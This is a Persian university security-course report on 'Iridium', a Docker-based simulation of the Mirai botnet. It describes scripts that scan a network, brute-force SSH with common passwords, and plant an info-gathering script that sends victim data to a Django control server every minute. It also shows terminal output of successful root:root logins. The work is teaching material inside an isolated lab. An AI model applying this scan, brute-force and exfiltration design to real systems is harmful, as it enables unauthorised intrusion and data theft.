به نام خدا

درس امنیت سیستم‌های کامپیوتری

پروژه ایریدیم

دانشجویان:
محمد اصولیان
پوریا رحیمی

مدرس درس:
دکتر ابوالفضل دیانت

۱ مقدمه

پروژه ایریدیم، یک شبیه سازی از بدافزار معروف میرای(Mirai) است که در سال ۲۰۱۶ توانست با آلوده کردن هزاران دستگاه و ارسال درخواست DNS به سرور ،Dyn این سرور را مختل و دسترسی بسیاری از وبسایت‌های معروف در جهان را مختل کنید.

۲ شرح پروژه

هدف این پروژه نوشتن برنامه‌ای است که با اسکن شبکه، پورت‌های باز شبکه را کشف کرده و در صورتی که روی این پورت‌ها سرویس ssh اجرا می‌شد، با تست کردن پسوردهای معروف، به این کامپیوترها نفوذ کرده و بدافزاری را روی آنها بارگذاری کند که اطلاعات امنیتی سیستم را جمع آوری و در زمان های مشخص به یک وب سرور مشخص ارسال می‌کند.

۳ ساختار پروژه

این پروژه روی محیط شبیه سازی شده در داکر اجرا می‌شود. به کمک داکر می‌توان یک شبکه داکر ایجاد کرد و تعدادی container به آن اضافه کرد و سپس حمله را در این شبکه شبیه‌سازی کرد. در این شبکه از سه نوع image سرور هدف، وب سرور و سیستم حمله کننده برای شبیه سازی استفاده شده که در ادامه شرح داده خواهند شد.

۱.۳ targe-server

سرورهای قربانی سرورهایی هستند که حمله به آنها صورت می‌گیرد. image این سرورها روی لینوکس alpine قرار گرفته که تا جای امکان سبک باشند. همچنین برای اجرای بهتر شبیه سازی، برخی سرویس‌ها مانند ssh و ftp روی این سرورها نصب شده.


۲.۳ web-server

این وب سرور کوچک به کمک فریم‌ورک django با اهداف زیر پیاده‌سازی شده:

- دانلود بدافزار توسط سرورهای قربانی از این وب سرور.
- ارسال اطلاعات امنیتی جمع‌آوری شده از قربانی‌ها برای این وب سرور.
- ذخیره اطلاعات جمع‌آوری شده در یک دیتابیس.
- طراحی یک رابط کاربری ساده برای مشاهده دیتابیس و امکان حذف، مرتب‌سازی و ویرایش اطلاعات.

دوتا از دلایل مهم استفاده از فریم‌ورک django برای این وب سرور، وجود پنل ادمین در این فریم‌ورک و امکان استفاده از دیتابیس‌های سبک sqlite بود.
در این وب سرور یک اسکریپت به نام infogather.sh ذخیره شده که با get کردن، روی سرور قربانی دانلود و ذخیره می‌شود. این اسکریپت اطلاعات مهم و امنیتی کامپیوتر را در قالب یک فایل json، برای وب سرور ارسال می‌کند. نمونه این اطلاعات را می‌توانید در دیتابیس وبسرور مشاهده کنید.

Figure ۱: نمونه فیلدهای استخراج شده از سرورهای قربانی



برای محرمانه ماندن ارتباطات بین این وب سرور و سرورهای قربانی، ارتباطات از طریق پروتکل https انجام می‌شود که رمزنگاری شده و امن است.

attacker-machine ۳.۳

در نهایت، برای حمله به سرورهای قربانی، یک image برای سیستم حمله کننده ایجاد شد. این image هم از لینوکس alpine گرفته شده که تا حد امکان سبک باشد. همچنین ابزارهای لازم برای حمله مانند nmap و nc و curl و client ssh و ... روی این ماشین نصب شده و اسکریپت‌های اسکن و حمله هم روی image قرار داده شد تا به محض بالا آمدن container، بتوان از این سیستم استفاده کرد.
فایل‌های قرار داده شده در این image به شرح زیر هستند:

scan.sh این اسکریپت یک رینج ip را در ورودی دریافت می‌کند و تمام هاست‌های فعال در این رینج

را بررسی کرده و پورت‌های باز آنها را پیدا می‌کند. سپس اطلاعات پیدا شده را در فایلی به نام open_ports با فرمت csv ذخیره می‌کند.

hack.sh این اسکریپت اطلاعات را از روی فایل open_ports.csv می‌خواند و به پورت‌های ssh یافت شده حمله می‌کند. حمله به صورت تست کردن رمزعبورهای پرتکرار انجام می‌شود. در صورتی که اتصال با سرور قربانی برقرار شد، بدافزار از وب سرور بر روی سرورقربانی دانلود و اجرا می‌شود. لازم است که ip وب سرور حین اجرای این اسکریپت به عنوان ورودی به آن داده شود.

userpass.csv در این فایل، user و password های پرتکرار ذخیره شده که در حمله به ssh استفاده می‌شوند.

برای هر کدام از این image ها یک dockerfile نوشته شده. از image سرور هدف، چندین کانتینر اجرا می‌شود و از image سیستم حمله کننده و وب سرور تنها یک کانتینر اجرا می‌شود.

۴ اسکریپت‌های کمکی

برای اجرای پروژه چند اسکریپت کمکی هم نوشته شده که فرایند ساخت و اجرای داکرفایل‌ها را سریع‌تر و راحت‌تر می‌کند. همه این اسکریپت‌ها در root پروژه موجود هستند و در ادامه توضیح داده می‌شوند.

۱.۴ build_image.sh

با اجرای این اسکریپت، image ها از روی داکرفایل‌ها به صورت خودکار ایجاد می‌شوند.

۲.۴ setup_sim.sh

با اجرای این اسکریپت، ابتدا یک شبکه داکر ایجاد شده و سپس image های ساخته شده به صورت خودکار در آن شبکه اجرا می‌شوند

۳.۴ remove_containers.sh

با اجرای این اسکریپت، continer های ایجاد شده متوقف و حذف می‌شوند.

۵ تست پروژه

برای اجرای پروژه و تست درستی آن مراحل ذیل را دنبال کنید.

Figure ۲: راه‌اندازی شبکه داکر به کمک اسکریپت srtup_sim.sh

۱.۵ اجرای container ها

برای راه‌اندازی شبکه، ابتدا اسکریپت build_images.sh را اجرا کنید تا image ها ساخته شوند. سپس اسکریپت setup_sim.sh را اجرا کنید تا container ها اجرا شوند.

پس از اجرای اسکریپت setup_sim.sh، یک ترمینال به شما در سیستم attacker داده می‌شوند تا حمله را شروع کنید.

همچنین وب سرور روی پورت ۸۰۰۰ در لوکال‌هاست شما قابل مشاهده است. برای مشاهده دیتابیس این وب سرور به صفحه 127.0.0.1:8000/admin مراجعه کنید. توجه داشته باشید که نام کاربری و پسورد ورود به این صفحه، superuser:superuser می‌باشد.

۲.۵ حمله به سرورهای هدف

ابتدا با اجرای دستور ifconfig یا با استفاده از دستورات داکر، آدرس نتورک شبکه داکر که کانتینرهای در آن در حال اجرا هستند را پیدا کنید. سپس فایل scan.sh را اجرا کرده و رینج مدنظر برای اسکن را به صورت NETWORK_ADDRESS/۲۴ به آن ورودی بدهید. پس از اتمام اسکن، نتایج در فایل open_ports.csv برای شما قابل مشاهده هستند.

سپس فایل hack.sh را اجرا کرده و ip وب سرور را به آن به عنوان ورودی بدهید. با این کار حمله آغاز می‌شود و شما در صفحه دیتا بیس وب سرور میتوانید مشاهده کنید که هر یک دقیقه یک بار، اطلاعات امنیتی سرورهای قربانی برای شما ارسال و در دیتابیس ذخیره می‌شوند.

Figure ۳: پیدا کردن نتورک آدرس و اجرای اسکریپت scan.sh

```
~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:12:00:06
          inet addr:172.18.0.6  Bcast:172.18.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:538 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1027 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29320 (28.6 KiB)  TX bytes:51247 (50.0 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:210 errors:0 dropped:0 overruns:0 frame:0
          TX packets:210 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9330 (9.1 KiB)  TX bytes:9330 (9.1 KiB)

~ # source scan.sh 172.18.0.0/24
Conversion completed. Results saved to open_ports.csv.
~ #
```

Figure ۴: خروجی دادن پورت‌های اسکن شده در فرمت csv

```
~ # cat open_ports.csv
172.18.0.1,8000/tcp,open
(172.18.0.2),21/tcp,open
(172.18.0.2),22/tcp,open
(172.18.0.3),22/tcp,open
(172.18.0.4),21/tcp,open
(172.18.0.5),8000/tcp,open
```


Figure ۵: شروع حمله با اجرای اسکریپت hack.sh

```
~ # source hack.sh 172.18.0.5
brutforcing ssh on 172.18.0.2:22
SUCCESS| root:root
brutforcing ssh on 172.18.0.3:22
SUCCESS| root:root
~ #
```

Figure ۶: لاگ‌های وب سرور پس از شروع حمله

```
[01/Nov/2023 18:30:16] "GET /source/getscript/ HTTP/1.1" 200 2042
[01/Nov/2023 18:30:18] "GET /source/getscript/ HTTP/1.1" 200 2042
[01/Nov/2023 18:31:00] "POST /panel/postinfo/ HTTP/1.1" 200 3
[01/Nov/2023 18:31:01] "POST /panel/postinfo/ HTTP/1.1" 200 3
[01/Nov/2023 18:32:00] "POST /panel/postinfo/ HTTP/1.1" 200 3
[01/Nov/2023 18:32:01] "POST /panel/postinfo/ HTTP/1.1" 200 3
```

Figure ۷: اطلاعات ارسال شده توسط سرورهای قربانی به صورت رکورد در دیتابیس ذخیره می‌شوند



۳.۵ حذف کانتینرها و شبکه داکر

در نهایت برای حذف شبکه داکر ساخته شده و متوقف کردن کانتینرهای در حال اجرا، اسکریپت remove_containers.sh را اجرا کنید.

۶ گیتهاب پروژه

برای مشاهده ریپازتوری گیتهاب پروژه می‌توانید از این لینک استفاده کنید. همچنین در صورت نیاز می‌توانید هر کدام از image ها را مستقیما از داکرهاب دانلود یا مشاهده کنید:

- image machine attack
- image server web
- image server target